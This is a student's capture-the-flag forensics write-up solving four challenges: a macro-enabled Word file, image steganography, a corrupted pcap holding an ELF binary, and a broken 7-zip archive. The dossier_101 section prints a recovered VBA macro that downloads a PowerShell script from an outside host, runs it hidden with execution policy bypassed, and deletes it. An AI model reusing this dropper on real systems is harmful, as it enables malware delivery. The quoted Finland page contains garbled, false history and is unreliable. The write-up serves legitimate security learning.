

Problem ID	Captured Flags	Steps
dossier_101	fsuCTF{1_kn0w_n0th1n3_4b0u7_f1nl4n6}	1. Notice it is a docm and check the macros 2. Run olveba and find the macro 3. Get the link to the macro 4. Convert to python and run
Schrodinger	fsuCTF{d0_n07_ob53rv3}	1. Use zsteg to get the link to “red and blue” 2. Extract red and blue channels 3. Decrypt flag
Orb 404	fsuCTF{Magic_Orb}	1. “fix “ flag using pcapfix 2. Open the fixed orb in wireshark 3. Export the big data package and find the “printf(flag)” function 4. Objdump the file and find the function 5. Analyze the assembly using Gemini and get the flag
Fix-It-Felix	fsuCTF{3v3ry0n3_63t5_C4k3}	1. Fix the 7-zip file using the hexeditor 2. Try to open the archive and discover it is password protected 3. Try obvious passwords 4. Extract from using the obvious password 5. Open the flag

dossier_101

```
/forensics/Valtioneuvoston]  
Valtioneuvoston_asetus_101-2026.docm  
/forensics/Valtioneuvoston]
```

We are given the following docm file.

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Valtioneuvoston]  
$ file Valtioneuvoston_asetus_101-2026.docm  
Valtioneuvoston_asetus_101-2026.docm: Microsoft Word 2007+  
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Valtioneuvoston]  
$
```

It is a Microsoft Word doc with macros enabled. From class I know that these types of files are really zip files and can be extracted therefore I do so with:

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Valtioneuvoston]  
$ unzip "Valtioneuvoston_asetus_101-2026.docm" -d output_folder  
Archive: Valtioneuvoston_asetus_101-2026.docm  
  inflating: output_folder/[Content_Types].xml  
  inflating: output_folder/_rels/.rels  
  inflating: output_folder/word/document.xml  
  inflating: output_folder/word/_rels/document.xml.rels  
  inflating: output_folder/word/footnotes.xml  
  inflating: output_folder/word/endnotes.xml  
  inflating: output_folder/word/header1.xml
```

And all the information from the docm “zip” file is now extracted into a folder called “output_folder.” We can now use grep to search for keywords. But I am first interested in the fact that there are macros enabled. So I use the olevba tool and get these results:

```
Public Sub mekaniikka()  
Dim z As String  
Dim c As String  
z = "HB0RBBxMSl0PCgwMBhcEFwkeRxAaGFwZBhcADgRLAha"  
c = "tietoverkkoturvallisuus"  
Dim z_p() As Byte  
Dim i As Long, j As Long  
Dim keyLen As Long  
Dim result As String  
Dim resultChar As Integer  
Dim keyChar As Integer  
Dim objXML As Object
```

```
Dim x As New MSXML2.xmlhttp
x.Open "GET", result, False
x.send
If x.Status = 200 Then
    Set w = CreateObject("ADODB.Stream")
    w.Open
    w.Type = 1
    w.Write x.ResponseBody
    w.SaveToFile Environ("APPDATA") & "\\..\\Local\\Temp\\file.ps1", 2
    w.Close
    Call Shell("powershell -ex bypass " & Environ("APPDATA") & "\\..\\Local\\Temp\\file.ps1", vbHide)
    CreateObject("Excel.Application").Wait (Now + TimeValue("0:00:05"))
    SetAttr Environ("APPDATA") & "\\..\\Local\\Temp\\file.ps1", vbNormal
    Kill Environ("APPDATA") & "\\..\\Local\\Temp\\file.ps1"
End If
```

I found a macro that will save a file to my environment on a certain path. But first I plug these images into Gemini and ask the best way to get to this file is and it responds with: “Solution: Decrypt it with Python. You don't need to run the malicious Word doc to get the flag. You just need to replicate that XOR logic in Python to see what result becomes. Run this command in your terminal to generate the flag immediately.” Obviously I do not believe I will just get the flag but hopefully it will lead me in the right direction. So I run the following script:

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Valtioneuvoston]
$ python3 -c '
import base64

# 1. The encrypted Base64 string from variable "z"
z_b64 = "HB0RBBxMSl0PCgwMBhcEFwkeRxAaGFwZBhcADgRLAhha"

# 2. The key from variable "c"
key = "tietoverkkoturvallisuus"

# 3. Decode the Base64
z_bytes = base64.b64decode(z_b64)

# 4. XOR loop to decrypt
decrypted = ""
for i in range(len(z_bytes)):
    key_char = key[i % len(key)]
    decrypted += chr(z_bytes[i] ^ ord(key_char))

print("The flag/URL is: " + decrypted)
'
The flag/URL is: https://dacsxserver.com/mortar.ps1

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Valtioneuvoston]
$
```

And I get a link which takes me to this page:

```
{
  "id": "Finland",
  "lat": 64.3183,
  "lon": 25.765,
  "name": "Finland",
  "official_name": "The Republic of Finland",
  "population": 5540784,
  "area": 338424,
  "capital": "Helsinki",
  "currency": "Euro",
  "language": "Finnish, Swedish",
  "religion": "Lutheran",
  "gdp": 253000000000,
  "gdp_per_capita": 45000,
  "life_expectancy": 81,
  "unemployment": 6.5,
  "independence": "1917-12-31",
  "independence_text": "Finland declared its independence from the Russian Empire on December 31, 1917, following the Russian Revolution. A civil war ensued the following year, with the anti-communist Whites emerging victorious. Finland's status as a republic was confirmed in 1919. During World War II, Finland fought against the Soviet Union in the Winter War and the Continuation War, and later against Nazi Germany in the Lapland War. As a result, it lost parts of its territory to the Soviet Union but retained its independence and democracy. After the war, Finland embraced an official policy of neutrality. In 1995, following the Russian invasion of Ukraine, Finland joined NATO in 2022, becoming the first country in Europe to grant universal suffrage in 1906, and the first in the world to give all adult citizens the right to run for public office. (Note: 2) Finland remained a largely rural and agrarian country until the 1950s, when it pursued rapid industrialisation and a Nordic-style welfare state, resulting in an advanced economy and high per capita income. The country consistently ranks highly in international rankings across various categories, such as education, economic competitiveness, happiness, and prosperity. Finnish foreign policy based on its middle power status emphasizes international cooperation and partnership, which has recently shifted towards closer ties with NATO. Finnish cultural values, including egalitarianism, secularism, human rights, and environmentalism, are actively promoted through membership in multiple international forums."
}
```

It is a mini wikipedia page on Finland. It also has some weird encoded material and a script that after I plug into gemini tells me it takes the coded phrases using a map and decrypts the message to hopefully reveal the flag using the map. But the problem is that this is a Windows Powershell scripts and I cannot just run it on linux. So, I tell gemini to convert this script into a python script which it does and it gives me this:

```

from Crypto.Cipher import AES
import binascii

# The Key and IV are correct (confirmed by the fact that your script ran)
key_hex = "8329bcdd9aff87c913257312abcdff90"
iv_hex = "1337deadbeefcafe1337beefbeefcafe"

# The chunk parts extracted from the image.
# We are unsure about the digits in Part 2 and Part 3 (0 vs 8), so we will test variations.
part1 = "8729bfb319970"
part2_options = ["cd315ca71e16808882", "cd315ca71e16008882"] # 80 vs 00
part3_options = ["156680e71232ea5ef", "156688e71232ea5ef"] # 80 vs 88
part4 = "3fc44d08c4632"
part5 = "ecc782689c57b"
part6 = "9c87b5c28c0"
part7 = "44e569c8543"

def try_decrypt(p2, p3):
    # Assemble the full hex string
    payload_hex = part1 + p2 + p3 + part4 + part5 + part6 + part7

    try:
        # Convert to bytes
        payload_bytes = binascii.unhexlify(payload_hex)
        key_bytes = binascii.unhexlify(key_hex)
        iv_bytes = binascii.unhexlify(iv_hex)

        # Decrypt
        cipher = AES.new(key_bytes, AES.MODE_CBC, iv_bytes)
        decrypted_data = cipher.decrypt(payload_bytes)

        # Attempt to decode as text
        # We use 'ignore' to skip garbage bytes so we can see if the flag appears
        result = decrypted_data.decode('utf-8', errors='ignore')

        # Check if it looks like a flag
        if "C15c0" in result or "flag" in result.lower() or "CTF" in result:
            return True, result
        return False, result
    except Exception as e:
        return False, str(e)

print("[~] Attempting to bruteforce typo variations... \n")

# Loop through the combinations
found = False
for p2 in part2_options:
    for p3 in part3_options:
        success, output = try_decrypt(p2, p3)
        if success:
            print(f"[+] FOUND IT using:")
            print(f"    Part 2: {p2}")
            print(f"    Part 3: {p3}")
            print(f"    FLAG: {output}")
            print(f"    ~~~~~")
            found = True
            break
    if found: break

if not found:
    print("[!] Could not auto-detect flag. Here is the raw output of the most likely version:")
    _, raw = try_decrypt(part2_options[1], part3_options[1])
    print(raw)

```

Which gives me when ran:

```
$ python3 sol.py
[-] Attempting to bruteforce typo variations ...

[+] FOUND IT using:
    Part 2: cd315ca71e16808882
    Part 3: 156680e71232ea5ef
_____
FLAG: fsuCTF{1_kn0w_n0th1n3_4b0u7_f1nl4n6}
```

Flag: fsuCTF{1_kn0w_n0th1n3_4b0u7_f1nl4n6}

Schrodinger




I download the png and open it and it is a picture of a cat and two items.

```
(kali㉿kali)-[~/CTFs/CTF_Class/forensics/schrodinger]
$ zsteg -a Schrodinger.png > out.txt

(kali㉿kali)-[~/CTFs/CTF_Class/forensics/schrodinger]
$ cat out.txt | grep "fsu"
b8,g,msb,yx      .. text: "fsuCTF{https://youtu.be/Cr14T-pZnbc}—"

(kali㉿kali)-[~/CTFs/CTF_Class/forensics/schrodinger]
$
```

I run zsteg and file i/o it into a file called out.txt. I then cat and grep the file for the keyword "fsu" for fsuCTF and get the following link which takes me to this page:



It is revealed that this is a hint to the next step in the problem. It talks about red and blue and after some research into the zsteg file pulled, we got the information from the green channel. So I run these two commands to get the red and blue channels:

```
(kali@kali)-[~/CTFs/CTF_Class/forensics/schrodinger]
$ zsteg -a -c b Schrodinger.png > blue.bin

(kali@kali)-[~/CTFs/CTF_Class/forensics/schrodinger]
$ zsteg -a -c r Schrodinger.png > red.bin
```

After cating these files, I noticed broken pieces of the flag. Which were the following:

```
b8,r,lsb,xy      .. text: "lllmmnnooppqrrsstttuvvwxyyyz{{{[]~~~"
b8,r,msb,xy      .. text: "fuT{0n7o5r3666"
b8,r,lsb,xy,prime .. text: "llnoqtuy{{{~"
```

From the red channel and:

```
b8,b,lsb,xy      .. text: "lllmmnnooppqrrsstttuvvwxyyyz{{{[]~~~"
b8,b,msb,xy      .. text: "sCFd_0_b3v}"
b7p,b,lsb,yx     .. text: "QSRWVXY[\\_ ^aacddfhhkkllmnpsssrtywxy{y{z}"
b8,b,lsb,XY      .. text: "fhhhhiiikkkllmnnnooppqrrsstttuvvwxxxvzzz{"
```

From the blue channel. I can very clearly see they are one every other character encrypted. So I can see the flag is: fsuCTF{d0_n07_ob53rv3}

Orb 404

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$ file Orb
Orb: pcap capture file, microsecond ts (little-endian) - version 258.1 (Ethernet, capture length 4063235)


(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$
```

We are given a pcap file that is supposed to be opened with wireshark and give some information, but it is a “broken” file hence the name of the problem. First download and run pcapfix which does the following:

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$ pcapfix Orb
pcapfix 1.1.7 (c) 2012-2021 Robert Krause

[*] Reading from file: Orb
[*] Writing to file: fixed_Orb
[*] File size: 16544 bytes.
[+] This is a PCAP file.
[*] Analyzing Global Header...
[-] The global pcap header seems to be corrupt! ==> CORRECTED
[*] Analyzing packets...
[+] CORRECTED Packet #1 at position 24 (524287 | 999999 | 406 | 406).
[+] CORRECTED Packet #2 at position 446 (524288 | 0 | 16082 | 262144).
[*] Progress: 100.00 %
[*] Wrote 2 packets to file.
[+] SUCCESS: 5 Corruption(s) fixed!
```

So I run wireshark on the new file:



I notice that the second package is huge so I export it using the export packet bytes option:

data.bin

I create the following file called data.bin that contains the information from the packet. I first just run strings on it. When I ran it there were various strings but two caught my eye being:

```

You pondered your orb and found a flag
9*3$"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
Scrt1.o
__abi_tag

```

```

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$ strings data.bin | grep "Flag"
_Z9printFlagv

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$

```

So we have a message showing that the flag is in this file and a function that prints the flag. But how do we actually get the flag to print? I first make the .bin an ELF file to make it executable:

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$ printf "\x7f\x45\x4c\x46" | dd of=data.bin bs=1 count=4 conv=notrunc
4+0 records in
4+0 records out
4 bytes copied, 5.7434e-05 s, 69.6 kB/s

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$ file data.bin
data.bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, missing section headers at 158568

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
```

And I try executing it:

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$ ./data.bin
zsh: segmentation fault ./data.bin

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Orb_404]
$
```

That didnt work, but I know the function is in the binaries of the file therefore I can see the assembly via objdump so I run the command: `objdump -d data.bin > orb_code.txt` and got this inside of the orb_code.txt

Disassembly of section .data:

```
0000000000000000 <.data>:
 0: 7f 45          jg     0x47
 2: 4c            rex.WR
 3: 46 02 01      rex.RX add (%rcx),%r8b
 6: 01 00        add    %eax,(%rax)
...
10: 03 00        add    (%rax),%eax
12: 3e 00 01     ds add %al,(%rcx)
15: 00 00        add    %al,(%rax)
17: 00 60 67     add    %ah,0x67(%rax)
1a: 00 00        add    %al,(%rax)
1c: 00 00        add    %al,(%rax)
1e: 00 00        add    %al,(%rax)
20: 40 00 00     rex add %al,(%rax)
23: 00 00        add    %al,(%rax)
25: 00 00        add    %al,(%rax)
27: 00 28        add    %ch,(%rax)
29: 64 02 00     add    %fs:(%rax),%al
...
34: 40 00 38     add    %dil,(%rax)
37: 00 0e        add    %cl,(%rsi)
39: 00 40 00     add    %al,0x0(%rax)
...
42: 1e          (bad)
```

This is an extremely long file with a lot of code so therefore I have to narrow it down. I know that the data has to be transferred to registers via the MOV instruction for the data (the flag) to be stored so I run the following command:

fb2:	48 89 e5	mov	%rsp,%rbp
fb9:	64 48 8b 04 25 28 00	mov	%fs:0x28,%rax
fc2:	48 89 45 f8	mov	%rax,-0x8(%rbp)
fc8:	c7 45 8c 0b 00 00 00	movl	\$0xb,-0x74(%rbp)
fcf:	c7 45 90 6d 00 00 00	movl	\$0x6d,-0x70(%rbp)
fd6:	c7 45 94 78 00 00 00	movl	\$0x78,-0x6c(%rbp)
fdd:	c7 45 98 7e 00 00 00	movl	\$0x7e,-0x68(%rbp)
fe4:	c7 45 9c 48 00 00 00	movl	\$0x48,-0x64(%rbp)
feb:	c7 45 a0 5f 00 00 00	movl	\$0x5f,-0x60(%rbp)
ff2:	c7 45 a4 4d 00 00 00	movl	\$0x4d,-0x5c(%rbp)
ff9:	c7 45 a8 70 00 00 00	movl	\$0x70,-0x58(%rbp)
1000:	c7 45 ac 46 00 00 00	movl	\$0x46,-0x54(%rbp)
1007:	c7 45 b0 6a 00 00 00	movl	\$0x6a,-0x50(%rbp)
100e:	c7 45 b4 6c 00 00 00	movl	\$0x6c,-0x4c(%rbp)
1015:	c7 45 b8 62 00 00 00	movl	\$0x62,-0x48(%rbp)
101c:	c7 45 bc 68 00 00 00	movl	\$0x68,-0x44(%rbp)
1023:	c7 45 c0 54 00 00 00	movl	\$0x54,-0x40(%rbp)
102a:	c7 45 c4 44 00 00 00	movl	\$0x44,-0x3c(%rbp)
1031:	c7 45 c8 79 00 00 00	movl	\$0x79,-0x38(%rbp)
1038:	c7 45 cc 69 00 00 00	movl	\$0x69,-0x34(%rbp)
103f:	c7 45 d0 76 00 00 00	movl	\$0x76,-0x30(%rbp)
1046:	48 c7 45 e0 00 00 00	movq	\$0x0,-0x20(%rbp)
104e:	48 c7 45 e8 00 00 00	movq	\$0x0,-0x18(%rbp)
1056:	c6 45 f0 00	movb	\$0x0,-0x10(%rbp)
105a:	c7 45 88 00 00 00 00	movl	\$0x0,-0x78(%rbp)

I find this portion and plug it into Gemini to decode:

Offset	Encoded Hex	XOR with 0xb	Result (ASCII)
fcf	0x6d	0x6d ^ 0xb	f
fd6	0x78	0x78 ^ 0xb	s
fdd	0x7e	0x7e ^ 0xb	u
fe4	0x48	0x48 ^ 0xb	C
feb	0x5f	0x5f ^ 0xb	T
ff2	0x4d	0x4d ^ 0xb	F
ff9	0x70	0x70 ^ 0xb	{
1000	0x46	0x46 ^ 0xb	M
1007	0x6a	0x6a ^ 0xb	a
100e	0x6c	0x6c ^ 0xb	g
1015	0x62	0x62 ^ 0xb	i
101c	0x68	0x68 ^ 0xb	c
1023	0x54	0x54 ^ 0xb	_
102a	0x44	0x44 ^ 0xb	O
1031	0x79	0x79 ^ 0xb	r
1038	0x69	0x69 ^ 0xb	b
103f	0x76	0x76 ^ 0xb	}

Which is the flag: fsuCTF{Magic_Orb}

Fix-it-Felix

```
(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Felix]
$ file broken
broken: 7-zip archive data, version 0.4
```

We start with a broken 7-zip archive that gives the following message if attempted to open:


```

import struct
import zlib

with open('broken', 'rb') as f:
    data = bytearray(f.read())

# The 20 bytes to CRC are from offset 12 (0x0C) to 31 (0x1F)
header_part = data[12:32]
correct_crc = zlib.crc32(header_part) & 0xffffffff

# Replace the 4 bytes at offset 8 (0x08)
data[8:12] = struct.pack('<I', correct_crc)

with open('fixed.7z', 'wb') as f:
    f.write(data)
    print(f"Fixed! New CRC: {hex(correct_crc)}")

```

After the script is run I check to see if I can now open this archive:

```

(.venv)-(kali@kali)-[~/CTFs/CTF_Class/forensics/Felix]
$ 7z x fixed.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 9153 bytes (9 KiB)

Extracting archive: fixed.7z
--
Path = fixed.7z
Type = 7z
Physical Size = 9153
Headers Size = 257
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):

```

And I see that it is password protected. So I enter: password and get:

```
Enter password (will not be echoed):  
ERROR: Data Error in encrypted file. Wrong password? : files/Flag.png  
ERROR: Data Error in encrypted file. Wrong password? : files/therecouldnotbeabetterpassword  
  
Sub items Errors: 2  
  
Archives with Errors: 1  
  
Sub items Errors: 2  
  
[~/.venv]-(kali@kali)-[~/CTFs/CTF_Class/forensics/Felix]  
$
```

Meaning I did not enter the correct password. So I try the next most obvious password:

“therecouldnotbeabetterpassword.”

```
Everything is Ok
```

```
Folders: 1  
Files: 2  
Size:      12201  
Compressed: 9153
```

```
[~/.venv]-(kali@kali)-[~/CTFs/CTF_Class/forensics/Felix]  
$ cd files  
  
[~/.venv]-(kali@kali)-[~/CTFs/CTF_Class/forensics/Felix/files]  
$ ls  
Flag.png  therecouldnotbeabetterpassword
```

fsuCTF{3v3ry0n3_63t5_C4k3}

Flag: fsuCTF{3v3ry0n3_63t5_C4k3}